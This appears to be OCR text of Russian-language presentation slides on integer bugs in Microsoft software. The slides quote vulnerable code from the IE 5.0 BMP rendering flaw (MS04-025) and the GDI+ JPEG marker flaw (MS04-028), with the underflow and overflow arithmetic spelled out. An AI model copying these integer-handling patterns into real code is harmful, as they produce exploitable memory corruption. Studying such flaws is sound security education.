


Сергей Поляков
alexei@samara.net

Microsoft®

Your potential. Our passion.™

Как работает Microsoft: Watson



Еще целочисленные

Internet Explorer 5.0 BMP Rendering (MS04-025)

```
while (_bmfh.bfOffBits > (unsigned)cbRead) {
    BYTE abDummy[1024];
    int cbSkip;

    cbSkip = _bmfh.bfOffBits - cbRead;

    if (cbSkip > 1024)
        cbSkip = 1024;

    if (!Read(abDummy, cbSkip))
        goto Cleanup;

    cbRead += cbSkip;
}
```

If cbSkip < 0 :(

Еще

GDI+ JPG Rendering (MS04-028)

```
BOOL GpJpegDecoder::read_jpeg_marker(
    IN j_decompress_ptr cinfo,
    IN SHORT app_header,
    OUT VOID **ppBuffer,
    OUT UINT16 *pLength ) {

    VOID *pBuffer;
    UINT16 length;


    INPUT_VARS(cinfo);
    INPUT_2BYTES(cinfo, length, return FALSE);

        *pLength = length+2;
    pBuffer = GpMalloc(length+2);

    ...

    INT   l = length - 2;

    ...

    GpMemcpy(p, cinfo->src->next_input_byte, l);
```

0xFFFE + 0x02 == 0x00

0xFFFFFFFE - 0x02 == 0xFFFFFFFC